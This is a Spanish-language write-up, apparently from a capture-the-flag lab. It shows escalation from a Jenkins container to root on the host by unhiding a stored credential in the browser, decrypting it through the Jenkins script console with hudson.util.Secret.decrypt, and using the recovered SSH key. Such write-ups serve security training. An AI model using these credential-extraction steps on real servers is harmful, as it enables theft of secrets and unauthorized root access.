
- Estamos como usuario *jenkins*, pero recordemos que nos encontramos en un contenedor. Buscamos el modo de escalar privilegios dentro de éste, exploramos diferentes opciones como privilegios SUID, capabilities, archivos en sudoers, etc. pero no encontramos nada.
  - 

- En este punto, decidimos volver a la web. Dentro del apartado /credentials, parece que podemos cambiar o actualizar la contraseña para el usuario root. En principio parece que no podemos verla porque está oculta. No obstante, si esto no está bien configurado, podemos ir a las herramientas de desarrollador del navegador y eliminar este bloqueo (tan solo tenemos que establecer la propiedad `type=` en `"text"`).



- Vemos ahora toda una clave codificada en lo que parece ser base64. Nos quedamos con esta cadena eliminando los corchetes `{}`, pero esta cadena parece estar cifrada.

- En cualquier caso, dentro de *jenkins*, como el servidor conoce esta claves de cifrado, podríamos intentar desde la consola de scripts descifrar toda esta cadena. Buscamos en internet cómo podemos explotar esto, y qué sintaxis debemos utilizar. Encontramos esta estructura: `println(hudson.util.Secret.decrypt("{password}"))`. Pegamos la clave para descifrarla. Obtenemos una clave SSH, la cual pegamos en un archivo que llamamos *id_rsa*.
    - Pegamos en la consola de scripts toda la cadena tal cual está en nuestro archivo, incluyendo los paréntesis `{}`.

- 

- Damos permisos a la clave: `chmod 600 id_rsa` y nos conectamos con a la máquina host: `ssh root@10.10.11.10 -i id_rsa`. Tenemos acceso como **root**.
  -